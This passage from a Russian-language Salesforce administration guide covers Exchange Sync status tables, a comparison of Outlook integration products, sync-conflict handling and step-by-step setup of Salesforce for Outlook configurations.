|   |  | Exchange Sync не удается найти папку Salesforce_Sync на сервере Exchange или не удается создать ее автоматически для данного пользователя. При необходимости создайте папку Salesforce_Sync для данного пользователя в качестве подкаталога для каталога «Контакты» в учетной записи эл. почты данного пользователя. |
| Связанные адреса эл. почты Salesforce и Exchange: |  | Адрес эл. почты Microsoft Exchange данного пользователя соотносится правильно с адресом эл. почты Salesforce пользователя.   |
|   |  | Адрес эл. почты Microsoft Exchange данного пользователя соотносится неправильно с адресом эл. почты Salesforce пользователя. Сбросьте синхронизацию для данного пользователя.  |

| Условие   | Отображаемый статус                               | Значение статуса  |
|---|---|---|
| Статус синхронизации по направлению из Salesforce в Exchange: | Не начато   | Синхронизация контактов данного пользователя по направлению из Salesforce в Exchange не начата.   |
|   | Выполняется начальная синхронизация               | Синхронизация контактов данного пользователя по направлению из Salesforce в Exchange выполняется в первый раз. Данная начальная синхронизация может занять несколько часов. |
|   | Начальная синхронизация завершена                 | Синхронизация контактов данного пользователя по направлению из Salesforce в Exchange, выполняемая в первый раз, завершена.  |
|   | Выполняется синхронизация                         | Синхронизация контактов данного пользователя по направлению из Salesforce в Exchange выполняется в настоящее время.   |
|   | Синхронизировано                                  | Синхронизация контактов данного пользователя по направлению из Salesforce в Exchange завершена.   |
|   | Конфигурация Exchange не задана для синхронизации | Данный пользователь не может выполнять синхронизацию контактов по направлению из Salesforce в Exchange в активной конфигурации Exchange Sync.                               |
| Статус синхронизации по направлению из Exchange в Salesforce: | Не начато   | Синхронизация контактов данного пользователя по направлению из Exchange в Salesforce не начата.   |
|   | Выполняется начальная синхронизация               | Синхронизация контактов данного пользователя по направлению из Exchange в Salesforce выполняется в первый раз. Данная начальная синхронизация может занять несколько часов. |
|   | Начальная синхронизация завершена                 | Синхронизация контактов данного пользователя по направлению из Exchange в Salesforce, выполняемая в первый раз, завершена.  |
|   | Выполняется синхронизация                         | Синхронизация контактов данного пользователя по направлению из Exchange в Salesforce завершена.   |

| Условие                   | Отображаемый статус   | Значение статуса  |
|---------------------------|---|---|
|                           | Синхронизировано  | Синхронизация контактов данного пользователя по направлению из Exchange в Salesforce завершена.   |
|                           | Конфигурация Exchange не задана для синхронизации               | Данный пользователь не может выполнять синхронизацию контактов по направлению из Exchange в Salesforce в активной конфигурации Exchange Sync.   |
| Синхронизированные записи | Количество контактов, синхронизируемых для данного пользователя | Данное количество контактов синхронизируется данным пользователем между Exchange и Salesforce. При синхронизации контактов данного пользователя без инцидентов данное количество соответствует количеству контактов в папке Salesforce_Sync данного пользователя. |

**Табл. 10: Статусы событий**

| Условие   | Отображаемый статус   | Значение статуса  |
|---|---|---|
| Найденная папка «Календарь»:                                  |  | Папка «Календарь» найдена в учетной записи эл. почты данного пользователя.  |
|   |  | Exchange Sync не удается найти папку «Календарь» пользователя на сервере Exchange.  |
| Связанные адреса эл. почты Salesforce и Exchange:             |  | Адрес эл. почты Microsoft Exchange данного пользователя соотносится правильно с адресом эл. почты Salesforce пользователя.  |
|   |  | Адрес эл. почты Microsoft Exchange данного пользователя соотносится неправильно с адресом эл. почты Salesforce пользователя. Сбросьте синхронизацию для данного пользователя. |
| Статус синхронизации по направлению из Salesforce в Exchange: | Не начато   | Синхронизация событий данного пользователя по направлению из Salesforce в Exchange не начата.   |
|   | Выполняется начальная синхронизация   | Синхронизация событий данного пользователя по направлению из Salesforce в Exchange выполняется в  |

| Условие   | Отображаемый статус                               | Значение статуса  |
|---|---|---|
|   |   | первый раз. Данная начальная синхронизация может занять несколько часов.  |
|   | Начальная синхронизация завершена                 | Синхронизация событий данного пользователя по направлению из Salesforce в Exchange, выполняемая в первый раз, завершена.  |
|   | Выполняется синхронизация                         | Синхронизация событий данного пользователя по направлению из Salesforce в Exchange выполняется в настоящее время.   |
|   | Синхронизировано                                  | Синхронизация событий данного пользователя по направлению из Salesforce в Exchange завершена.   |
|   | Конфигурация Exchange не задана для синхронизации | Данный пользователь не может выполнять синхронизацию событий по направлению из Salesforce в Exchange в активной конфигурации Exchange Sync.                               |
| Статус синхронизации по направлению из Exchange в Salesforce: | Не начато   | Синхронизация событий данного пользователя по направлению из Exchange в Salesforce не начата.   |
|   | Выполняется начальная синхронизация               | Синхронизация событий данного пользователя по направлению из Exchange в Salesforce выполняется в первый раз. Данная начальная синхронизация может занять несколько часов. |
|   | Начальная синхронизация завершена                 | Синхронизация событий данного пользователя по направлению из Exchange в Salesforce, выполняемая в первый раз, завершена.  |
|   | Выполняется синхронизация                         | Синхронизация событий данного пользователя по направлению из Exchange в Salesforce завершена.   |
|   | Синхронизировано                                  | Синхронизация событий данного пользователя по направлению из Exchange в Salesforce завершена.   |
|   | Конфигурация Exchange не задана для синхронизации | Данный пользователь не может выполнять синхронизацию событий по направлению из Exchange в Salesforce  |

| Условие                   | Отображаемый статус   | Значение статуса   |
|---------------------------|---|--|
| Синхронизированные записи | Количество контактов, синхронизируемых для данного пользователя | в активной конфигурации Exchange Sync.<br><br>Данное количество событий синхронизируется данным пользователем между Exchange и Salesforce. При неудачной синхронизации только некоторых событий данного пользователя убедитесь, что данный пользователь может выполнять синхронизацию событий без инцидентов в конфигурации Exchange Sync пользователя, а сами события не являются личными. Помните, что в настоящее время Exchange Sync не поддерживает синхронизацию событий на весь день, повторяющихся событий и приглашенных пользователей. |



## Выбор продукта интеграции эл. почты

### Какое приложение интеграции электронной почты Microsoft® подходит для моей компании?

Пользователей может заинтересовать сравнение «Salesforce App for Outlook» с нашими устаревшими продуктами («Salesforce for Outlook» и «Email to Salesforce»). Чтобы выбрать наиболее оптимальный продукт или комбинацию продуктов, рекомендуем сравнить требования к системе, предъявляемые данными продуктами.

Благодаря настройке Salesforce App for Outlook, Salesforce for Outlook или Email to Salesforce в случае миграции с устаревшего приложения, такого как Connect for Outlook, или при первоначальном внедрении функции интеграции эл. почты Salesforce специалисты по продажам получают возможность оптимизации выполняемых процессов между электронной почтой Microsoft и системой Salesforce.

Каждая функция интеграции эл. почты является уникальной и поддерживается разными продуктами Microsoft. В зависимости от текущих бизнес-требований, пользователям может быть предоставлен доступ к одной или нескольким функциям.

#### Синхронизация между приложениями эл. почты и системой Salesforce

Убедите пользователей в регулярном обновлении их записей — будь то при использовании почтового приложения или системы Salesforce. В зависимости от комбинации выбранных продуктов интеграции эл. почты, пользователи могут синхронизировать контакты, события и задачи между эл. почтой Microsoft и системой Salesforce. Чтобы позволить пользователям синхронизировать элементы, просмотрите раздел «Синхронизация обмена» (компонент синхронизации для Salesforce App for Outlook) либо «Синхронизация Salesforce for Outlook».

#### Использование возможностей системы Salesforce прямо в почтовых приложениях

Разрешите пользователям просмотр и создание записей Salesforce или добавление сообщений эл. почты в систему Salesforce без закрытия почтовых приложений. Чтобы разрешить пользователям обработку записей Salesforce прямо в почтовом приложении, воспользуйтесь Salesforce App for Outlook, боковой панелью Salesforce for Outlook или Email to Salesforce.

#### Сравнение продуктов интеграции эл. почты Microsoft

Определите оптимальные функции для организации. Сначала просмотрите требования к системе, позволяющие определить функции, которые поддерживаются программным обеспечением компании. Затем просмотрите общие сведения о функциях, позволяющие понять суть каждой функции.

#### ВЕРСИИ

Эта функция доступна для управления при помощи следующих версий: **Salesforce Classic** и **Lightning Experience**

Приложение **Salesforce App for Outlook** доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Приложение **Salesforce for Outlook** доступно в версиях: **все** версии.

Функция **Email to Salesforce** доступна в версиях: **все** версии.

| Используемое ПО  | Продукт, позволяющий использовать возможности системы <b>Salesforce</b> прямо в почтовом приложении | Продукт, позволяющий добавлять сообщения эл. почты в записи <b>Salesforce</b>     | Продукт, позволяющий синхронизировать контакты и события     | Продукт, позволяющий синхронизировать задачи |
|--|---|---|--|--|
| Exchange Online (Office 365)<br>и<br>• Outlook 2016<br>• Outlook 2013        | Приложение Salesforce for Outlook<br>или<br>Боковая панель Salesforce for Outlook                   | Приложение Salesforce for Outlook<br>или<br>Боковая панель Salesforce for Outlook | Exchange Sync<br>или<br>Синхронизация Salesforce for Outlook | Синхронизация Salesforce for Outlook         |
| Exchange 2013 (локальное)<br>и<br>• Outlook 2016<br>• Outlook 2013           | Salesforce App for Outlook<br>или<br>Боковая панель Salesforce for Outlook                          | Боковая панель Salesforce for Outlook   | Exchange Sync<br>или<br>Синхронизация Salesforce for Outlook | Синхронизация Salesforce for Outlook         |
| Exchange 2010<br>и<br>• Outlook 2016<br>• Outlook 2013<br>• Outlook 2010     | Боковая панель Salesforce for Outlook   | Боковая панель Salesforce for Outlook   | Exchange Sync<br>или<br>Синхронизация Salesforce for Outlook | Синхронизация Salesforce for Outlook         |
| Exchange 2007<br>и<br>• Outlook 2013<br>• Outlook 2010<br>• Outlook 2007     | Боковая панель Salesforce for Outlook   | Боковая панель Salesforce for Outlook   | Синхронизация Salesforce for Outlook                         | Синхронизация Salesforce for Outlook         |
| Mac OS X<br>и<br>Exchange Online (Office 365)<br>и<br>Веб-приложение Outlook | Salesforce App for Outlook  | Email to Salesforce   | Exchange Sync  |  |
| Mac OS X<br>и<br>• Exchange 2013   |   | Email to Salesforce   | Exchange Sync  |  |

|                 |   |   |  |  |
|-----------------|---|---|--|--|
| Используемое ПО | Продукт, позволяющий использовать возможности системы <b>Salesforce</b> прямо в почтовом приложении | Продукт, позволяющий добавлять сообщения эл. почты в записи <b>Salesforce</b> | Продукт, позволяющий синхронизировать контакты и события | Продукт, позволяющий синхронизировать задачи |
|                 | • Exchange 2010   |   |  |  |
| Mobile          |   | Email to Salesforce   | Exchange Sync  |  |

СМ. ТАКЖЕ:

- [Рекомендации по одновременному запуску приложения Salesforce для Outlook и программного обеспечения Salesforce для Outlook](#)
- [Синхронизация элементов Microsoft® посредством Exchange Sync \(бета-версия\)](#)
- [Приложение Salesforce для Outlook](#)
- [Просмотр записей Salesforce в приложении Microsoft® Outlook®](#)
- [Как работает функция Email to Salesforce?](#)

## Одновременное выполнение нескольких функций интеграции эл. почты

### Рекомендации по одновременному запуску приложения **Salesforce** для Outlook и программного обеспечения **Salesforce** для Outlook

В зависимости от вычислительной среды вашей компании и решений по интеграции электронной почты, нужным вашим пользователям, можно настроить функции как из приложения Salesforce для Outlook, так и при помощи решения Salesforce для Outlook, чтобы обеспечить решение этих задач. Перед началом настройки ознакомьтесь с ограничениями функций, с которыми вам предстоит работать, и изучите, как Salesforce решает конфликты синхронизации между двумя системами.

[Ограничения, связанные с одновременным запуском приложения Salesforce для Outlook и программного обеспечения Salesforce для Outlook](#)

Хотя вы можете одновременно активировать приложение Salesforce для Outlook и боковую панель Salesforce для Outlook в одной организации, пользователи не смогут одновременно запускать обе функции интеграции Outlook.

[Порядок управления конфликтами синхронизации между Exchange Sync и Salesforce for Outlook](#)

Просмотрите порядок управления конфликтами синхронизации, применяемый системой Salesforce, при синхронизации одних и тех же записей посредством обеих функций.

#### ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Приложение Salesforce для Outlook доступно в версиях: **Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

Приложение Salesforce for Outlook доступно в версиях: **все** версии.

## Ограничения, связанные с одновременным запуском приложения Salesforce для Outlook и программного обеспечения Salesforce для Outlook

Хотя вы можете одновременно активировать приложение Salesforce для Outlook и боковую панель Salesforce для Outlook в одной организации, пользователи не смогут одновременно запускать обе функции интеграции Outlook.

Чтобы пользователи не запускали несколько средств интеграции электронной почты одновременно, Salesforce автоматически отключает боковую панель Salesforce for Outlook при подключении к приложению Salesforce для Outlook. Приложение Salesforce для Outlook по-прежнему можно загружать, устанавливать и синхронизировать с Salesforce for Outlook, однако в Outlook можно запускать только приложение Salesforce для Outlook.


СМ. ТАКЖЕ:

[Какое приложение интеграции электронной почты Microsoft® подходит для моей компании?](#)

[Порядок управления конфликтами синхронизации между Exchange Sync и Salesforce for Outlook](#)

## Порядок управления конфликтами синхронизации между Exchange Sync и Salesforce for Outlook

Просмотрите порядок управления конфликтами синхронизации, применяемый системой Salesforce, при синхронизации одних и тех же записей посредством обеих функций.

 **Прим.:** В настоящее время доступна только бета-функция Exchange Sync, являющаяся полноценной, но имеющая некоторые ограничения. Чтобы настроить функцию для компании, воспользуйтесь [Руководством по внедрению Exchange Sync](#).

При переносе пользователей из Salesforce for Outlook в Exchange Sync или предоставлении пользователям Exchange Sync доступа к боковой панели Salesforce пользователи считаются назначенными конфигурациям обоих продуктов.

При синхронизации одних и тех же записей посредством конфигураций Outlook и Exchange Sync, параметры которых конфликтуют, система Salesforce автоматически отдает приоритет параметрам, заданным для данного типа записи в конфигурации Exchange Sync.

Система Salesforce отдает приоритет по записи, поэтому при использовании обеих функций некоторые типы записей могут синхронизироваться посредством Salesforce for Outlook, тогда как другие типы записей — посредством Exchange Sync.

Например, при использовании конфигурации Outlook для синхронизации контактов, событий и задач, а также конфигурации Exchange Sync для синхронизации контактов и событий, задачи пользователей будут синхронизироваться посредством Salesforce for Outlook, а контакты и события пользователей будут синхронизироваться посредством Exchange Sync.

Несмотря на управление данными конфликтами на уровне системы Salesforce, рекомендуем выключить параметры синхронизации Salesforce for Outlook для пользователей Exchange Sync.

Данная рекомендация позволяет избежать путаницы относительно того, какие пользователи выполняют синхронизацию посредством каждой функции, даже при постепенном усложнении параметров конфигурации.

### ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Приложение Salesforce для Outlook в версиях: **Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.


Приложение Salesforce for Outlook доступно в версиях: **все** версии.

### ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Exchange Sync доступен в версиях: **Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

Приложение Salesforce for Outlook доступно в версиях: **все** версии.

 **Прим.:** Несмотря на то, что боковая панель Salesforce является функцией приложения Salesforce for Outlook, пользователям Exchange Sync может быть разрешено ее использование для обработки записей. Просто добавьте данных пользователей Exchange Sync в конфигурацию Outlook с выключенной синхронизацией и **включите параметр «Боковая панель»** на странице 1767.

СМ. ТАКЖЕ:

[Какое приложение интеграции электронной почты Microsoft® подходит для моей компании?](#)

[Ограничения, связанные с одновременным запуском приложения Salesforce для Outlook и программного обеспечения Salesforce для Outlook](#)

## Администрирование Salesforce for Outlook

### Salesforce for Outlook. Требования к системе

Прежде чем загрузить и установить приложение Salesforce for Outlook, убедитесь, что используемая система соответствует перечисленным ниже требованиям.

| Базовый ресурс                  | Необходимая версия  |
|---------------------------------|---|
| Salesforce for Outlook          | Пользователям необходимо выполнить обновление до версии 3.0.0, которая уже доступна, и до протокола шифрования <a href="#">Salesforce</a> в 2016 году.  |
| Стандартное почтовое приложение | <p>Microsoft® Outlook® на сервере Microsoft Exchange Online (служба, размещаемая на сервере Microsoft и интегрируемая в программное обеспечение Office 365™) или Microsoft Exchange Server, а также все последние исправления.</p> <ul style="list-style-type: none"> <li>• 2016</li> <li>• 2013</li> <li>• 2010</li> <li>• 2007</li> </ul> <p>Приложение Salesforce for Outlook поддерживает программу Outlook, установленную посредством технологии Click-to-Run (программа потоковой установки для пакета Microsoft Office).</p> |
| Операционная система            | <p>Microsoft Windows®, а также все последние исправления.</p> <ul style="list-style-type: none"> <li>• Windows 10</li> <li>• Windows 8.1 (Pro и Enterprise)</li> <li>• Windows 7</li> </ul> <p>Приложение Salesforce for Outlook не поддерживается операционной системой Apple® Mac OS®.</p>  |
| Обозреватель                    | Браузер Internet Explorer с поддержкой протокола шифрования TLS 1.1 или более поздней версии, который должен быть включен. См. раздел   |

#### ВЕРСИИ

Эта функция доступна для управления при помощи следующих версий: **Salesforce Classic** и **Lightning Experience**

Доступно в версиях: **все** версии.

| Базовый ресурс | Необходимая версия   |
|----------------|--|
|                | «Другие требования» для ограничений браузера, связанных с определенными функциями. |

## Прочие требования

| Другие функции   | Требование  |
|--|---|
| Создание записей посредством публикатора боковой панели Salesforce | Требуется обозреватель Microsoft® Internet Explorer® 9 или более поздней версии.  |
| Конфигурации сервера   | <p>Приложение поддерживает использование систем, подключающихся к Интернету посредством прокси-сервера.</p> <ul style="list-style-type: none"> <li>• Автоматическое определение прокси-сервера</li> <li>• Ручная настройка прокси-сервера</li> <li>• Аутентификация прокси-сервера по протоколу NTLM</li> </ul> <p>Приложение не поддерживает использование:</p> <ul style="list-style-type: none"> <li>• Почтовые серверы IMAP и POP3</li> <li>• Терминальные серверы (например, Citrix®)</li> <li>• PAC-файлы</li> </ul>  |
| Программы установки  | <p>Чтобы воспользоваться программой установки <code>.msi</code>, администратор может установить перечисленные ниже инструменты.</p> <ul style="list-style-type: none"> <li>• Microsoft .NET Framework 4.6</li> <li>• Microsoft Visual Studio® 2010 Tools for Office Runtime</li> <li>• Пакет Primary Interop Assemblies (PIA) Redistributable для версии Microsoft Outlook</li> </ul> <p>Пользователи Windows 7 <code>.msi</code> должны запустить командную строку от имени администратора, после чего запустить программу установки из командной строки. Пример <code>msiexec /i SalesforceForOutlook.msi</code>.</p> |
| Единая регистрация   | <p>Приложение поддерживает использование одного из двух методов:</p> <ul style="list-style-type: none"> <li>• Делегированная проверка подлинности</li> <li>• SAML с функцией «Мой домен»</li> </ul> <p>Система не поддерживает использование отдельного интерактивного поставщика удостоверений для функции единой регистрации.</p>   |

### СМ. ТАКЖЕ:

- [ПО для настольных ПК Salesforce для Outlook](#)
- [Установка и настройка приложения Salesforce for Outlook](#)
- [Языки, поддерживаемые приложением Salesforce for Outlook](#)

## Доступные функции приложения Salesforce for Outlook по версиям Salesforce

Доступные для торговых представителей функции определяются используемой версией Salesforce.

| Функция  | Доступно в <b>Contact Manager, Group Edition</b> | Доступно в версиях <b>Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition</b> и <b>Developer Edition</b> . |
|--|--|---|
| Добавление сообщений эл. почты Microsoft® Outlook® в записи Salesforce   | ✓  |   |
| Синхронизация контактов, событий и задач между Salesforce и Outlook  | ✓  | ✓   |
| Настройте направления синхронизации, фильтры и функции, включенные для пользователей посредством конфигураций Outlook.     |  | ✓   |
| Предоставьте торговым представителям доступ к боковой панели Salesforce.   | ✓  | ✓   |
| Позволяет торговым представителям создавать записи Salesforce напрямую в издателе боковой панели.                          | ✓  | ✓   |
| Позволяет администраторам создавать меню макета публикатора для боковой панели без изменения других макетов публикатора.   |  | ✓   |
| Позволяет администраторам создавать разные макеты публикатора боковой панели и назначать их разным профилям пользователей. |  | ✓   |

## Настройки Outlook и макеты публикатора Outlook

Помощь пользователям Salesforce for Outlook в синхронизации записей между приложением Microsoft® Outlook® и системой Salesforce посредством создания отдельных параметров для групп пользователей с разными потребностями. Для этого введите строку «*Настройки Outlook*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Настройки Outlook**».

### Конфигурации Salesforce for Outlook

Конфигурации Salesforce for Outlook содержат параметры для данных, которые доступны пользователям Salesforce for Outlook для синхронизации приложения Microsoft® Outlook® с системой Salesforce. Администраторы могут создавать отдельные конфигурации для разных типов пользователей и предоставлять пользователям полномочия для редактирования некоторых собственных параметров. Например, группа, работающая с возможностями, может синхронизировать все данные, тогда как менеджеры могут синхронизировать только события.

При необходимости предоставьте пользователям возможность создания, просмотра и обработки записей Salesforce прямо в приложении Outlook посредством боковой панели Salesforce. Боковая панель позволяет пользователям быстро добавлять сообщения эл. почты, задачи и события Outlook в связанные записи Salesforce.

### Макеты публикатора Outlook

Пользователи могут создавать организации, обращения, интересы, возможности и настраиваемые объекты посредством публикатора прямо на боковой панели. Чтобы предоставить пользователям доступ к публикатору боковой панели, рекомендуем создать быстрые действия, которые должны отображаться в меню публикатора пользователей, добавить данные быстрые действия в соответствующие макеты публикатора и назначить макеты публикатора выбранным пользователям.

СМ. ТАКЖЕ:

[ПО для настольных ПК Salesforce для Outlook](#)

[Создание настроек Salesforce for Outlook](#)

[Определение наборов данных для Salesforce for Outlook](#)

[Salesforce for Outlook: конфигурации для Contact Manager Edition и Group Edition](#)

[Настройка пользователей для создания записей прямо на боковой панели Salesforce](#)

#### ВЕРСИИ

Эта функция доступна для управления при помощи следующих версий: **Salesforce Classic** и **Lightning Experience**

Доступно в версиях: **все** версии.

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра конфигураций:

- «Просмотр настройки и конфигурации»

Для создания, редактирования или удаления конфигураций:

- «Управление конфигурациями клиента эл. почты»



## Создание настроек Salesforce for Outlook

1. Введите строку «*Настройки Outlook*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Настройки Outlook**».
2. Нажмите кнопку «**Создать конфигурацию Outlook**».
3. Введите имя и описание конфигурации.
4. Чтобы активировать конфигурацию, установите флажок «Активно».
5. Чтобы уведомить пользователей о наличии обновлений для приложения Salesforce for Outlook, доступных для загрузки, установите флажок «Уведомить об обновлениях продукта».
6. В зависимости от используемой конфигурации, настройте все или только некоторые указанные ниже параметры.
  - [Назначенные пользователи и профили](#)
  - [Параметры эл. почты для добавления сообщений и создания обращений](#)
  - [Направление синхронизации](#)
  - [Алгоритм конфликта](#)
  - [Соотнесения полей](#)
  - [Критерии соответствия](#)
  - [Полномочия на изменение](#)
  - [Дополнительные параметры](#)
7. Нажмите кнопку «**Сохранить**».
8. **Определите наборы данных.**

Если вход в систему Salesforce выполняется посредством мастера настройки приложения Salesforce for Outlook, то измененные параметры вступают в силу незамедлительно. Если конфигурация деактивирована, а пользователи назначены другой активной конфигурации с помощью профиля, то эта активная конфигурация будет использоваться при их следующем входе в приложение Outlook.

СМ. ТАКЖЕ:

[ПО для настольных ПК Salesforce для Outlook](#)

[Salesforce for Outlook: конфигурации для Contact Manager Edition и Group Edition](#)

### ВЕРСИИ

Эта функция доступна для управления при помощи следующих версий: **Salesforce Classic** и **Lightning Experience**.

Доступно в версиях: **все** версии.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра конфигураций:

- «Просмотр настройки и конфигурации»

Для создания, редактирования или удаления конфигураций:

- «Управление конфигурациями клиента эл. почты»

## Назначение пользователей конфигурациям Salesforce for Outlook

После добавления основной информации для конфигурации Salesforce for Outlook рекомендуем выбрать пользователей Salesforce for Outlook, к которым будут применены параметры конфигурации.

1. Введите строку «*Настройки Outlook*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Настройки Outlook**».
2. При изменении текущей конфигурации Outlook щелкните ссылку «**Правка**» напротив нужной конфигурации. В противном случае нажмите кнопку «**Создать конфигурацию Outlook**» и заполните обязательные поля.
3. Выберите пункт «*Профили*» или «*Пользователи*» в раскрывающемся списке «Поиск» раздела «Назначить пользователей и профили».
4. Чтобы найти нужного участника, введите ключевые слова в поле поиска и нажмите кнопку «**Найти**».
5. Чтобы добавить участников в группу, выберите нужных участников в столбце «Доступные участники» и нажмите кнопку «**Добавить**». Если данной конфигурации назначены все доступные пользователи, то список «Пользователи» будет пуст, а для назначения будут доступны только профили.
6. Чтобы удалить участников, выберите нужных участников и нажмите кнопку «**Удалить**». Если удаленные пользователи назначены другой активной конфигурации с помощью профиля, то эта конфигурация будет использоваться при их следующем входе в приложение Outlook. В противном случае приложение Salesforce for Outlook недоступно удаленным пользователям.
7. Нажмите кнопку «**Сохранить**». Все изменения вступят в силу при следующей синхронизации данных для пользователей этой конфигурации. В случае назначения пользователя, назначенного другой конфигурации, выполняется его удаление из другой конфигурации и назначение текущей конфигурации. Если назначенный пользователь использует профиль, назначенный другой активной конфигурации, то используется та конфигурация, в которой указан сам пользователь.

СМ. ТАКЖЕ:

[Создание настроек Salesforce for Outlook](#)

[Настройки Outlook и макеты публикатора Outlook](#)

[Настройка параметров эл. почты для Salesforce for Outlook](#)

### ВЕРСИИ

Эта функция доступна для управления при помощи следующих версий: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра конфигураций:

- «Просмотр настройки и конфигурации»

Для создания, редактирования или удаления конфигураций:

- «Управление конфигурациями клиента эл. почты»

## Определение параметров данных для Salesforce for Outlook

Параметры данных определяют порядок синхронизации и функции эл. почты в приложении Salesforce for Outlook. Ниже перечислены параметры, которые могут быть заданы в разделе «Параметры данных» конфигурации Salesforce for Outlook.

- [Параметры эл. почты для добавления сообщений и создания обращений](#)
- [Направление синхронизации](#)
- [Алгоритм конфликта](#)
- [Соотнесения полей](#)
- [Критерии соответствия](#)
- [Полномочия на изменение](#)

### ВЕРСИИ

Эта функция доступна для управления при помощи следующих версий: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра конфигураций:

- «Просмотр настройки и конфигурации»

Для создания, редактирования или удаления конфигураций:

- «Управление конфигурациями клиента эл. почты»

## Настройка параметров эл. почты для Salesforce for Outlook

Разрешите группам сбыта отслеживать важные сообщения эл. почты Microsoft® Outlook®, связанные с контактами и интересами Salesforce. А также разрешите отображение данных контактов и интересов прямо в приложении Outlook.

### Включение боковой панели Salesforce

Помогает вашим торговым представителям увидеть контакты и интересы Salesforce, которые являются значимыми для сообщений электронной почты и событий ваших представителей.

1. Введите строку «*Настройки Outlook*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Настройки Outlook**».
2. При изменении текущей конфигурации Outlook щелкните ссылку «**Правка**» напротив нужной конфигурации. В противном случае нажмите кнопку «**Создать конфигурацию Outlook**» и заполните обязательные поля.
3. Установите флажок «Боковая панель».
4. Сохраните внесенные изменения.

Разрешение для торговых представителей добавлять сообщения эл. почты, вложения, события и задачи в записи через боковую панель

Параметр Добавление сообщения эл. почты позволяет им добавлять сообщения Outlook и свои вложения (📎), события (📅) и задачи (☰) в свои записи Salesforce напрямую из боковой панели. Вы можете также включить параметр Разрешить пользователям выбирать вложения (📎), который позволяет торговым представителям выбирать конкретные вложения для добавления в Salesforce вместо автоматического включения всех вложений.

1. Введите строку «*Настройки Outlook*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Настройки Outlook**».
2. При изменении текущей конфигурации Outlook щелкните ссылку «**Правка**» напротив нужной конфигурации. В противном случае нажмите кнопку «**Создать конфигурацию Outlook**» и заполните обязательные поля.
3. Установите флажок «Боковая панель».
4. Установите флажок «Добавить сообщение эл. почты».
5. Сохраните внесенные изменения.
6. Чтобы разрешить представителям выбирать конкретные вложения для добавления в Salesforce, выберите **Разрешить пользователям выбирать вложения**.

Предоставление пользователям, которым недоступна боковая панель, возможности добавления сообщений эл. почты и вложений в записи

Для торговых представителей, у которых отключена боковая панель, параметр Добавление сообщения эл. почты добавляет кнопки **Добавить сообщения электронной почты** и **Отправить и добавить** на ленту Outlook. Этот параметр также позволяет торговым представителям добавлять до 10 сообщений эл. почты в Salesforce одновременно.

### ВЕРСИИ

Эта функция доступна для управления при помощи следующих версий: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра конфигураций:

- «Просмотр настройки и конфигурации»

Для создания, редактирования или удаления конфигураций:

- «Управление конфигурациями клиента эл. почты»


Для включения функций «Добавить сообщение эл. почты», «Боковая панель» и «Создать обращение»:

- «Настройка приложения»

1. Введите строку «*Настройки Outlook*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Настройки Outlook**».
2. При изменении текущей конфигурации Outlook щелкните ссылку «**Правка**» напротив нужной конфигурации. В противном случае нажмите кнопку «**Создать конфигурацию Outlook**» и заполните обязательные поля.
3. Снимите флажок «Боковая панель».
4. Установите флажок «Добавить сообщение эл. почты».
5. Сохраните внесенные изменения.
6. При отсутствии функции «Моя функция Email to Salesforce» нажмите кнопку «**Включить**» во всплывающем сообщении.

Предоставление пользователям, которым недоступна боковая панель, возможности создания обращений из приложения **Outlook**

Для торговых представителей, у которых отключена боковая панель, параметр **Создание обращений** добавляет соответствующую кнопку раскрывающегося меню в Outlook. Этот параметр также позволяет представителям создавать обращения Salesforce из сообщений эл. почты Outlook. Если вы включили боковую панель для ваших торговых представителей, вы можете предоставить им доступ к издателю боковой панели. Издатель позволяет вашим представителям создавать различные виды записей Salesforce прямо из боковой панели.

 **Прим.:** Прежде чем включить функцию «Создать обращение», просмотрите и выполните действия, описанные в разделе «[Настройка функции "Создать обращение" для пользователей Salesforce for Outlook](#)» на странице 2282. Затем вернитесь к данному разделу и выполните указанные ниже действия.

1. Введите строку «*Настройки Outlook*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Настройки Outlook**».
2. При изменении текущей конфигурации Outlook щелкните ссылку «**Правка**» напротив нужной конфигурации. В противном случае нажмите кнопку «**Создать конфигурацию Outlook**» и заполните обязательные поля.
3. Снимите флажок параметра Боковая панель.
4. Установите флажок «Создать обращение». Затем щелкните одну из этих ссылок.
  - *Рекомендуется:* «**Выбрать текущую цель создания обращения**» для выбора текущих целей. Для каждой конфигурации Outlook может быть выбрано не более 10 целей.
  - «**Добавить новую цель создания обращения**». Чтобы создать обращение, сначала сохраните свою работу, затем укажите, кому его направить. После этого вернитесь на страницу настройки Outlook, чтобы завершить шаги, необходимые для создания обращения.
5. Сохраните внесенные изменения.

СМ. ТАКЖЕ:

[Добавление сообщений эл. почты Microsoft® Outlook® в записи Salesforce](#)

[Редактирование параметров эл. почты Salesforce for Outlook](#)

[Создание настроек Salesforce for Outlook](#)

[Назначение пользователей конфигурациям Salesforce for Outlook](#)

[Настройка пользователей для создания записей прямо на боковой панели Salesforce](#)

## Общие сведения о последствиях включения повторяющихся событий

Ниже перечислены возможные изменения Salesforce и API, которые могут быть выполнены в результате включения функции «Повторяющиеся события» в приложении Salesforce for Outlook.

### Пользователи Рекомендации

|                         |   |
|-------------------------|---|
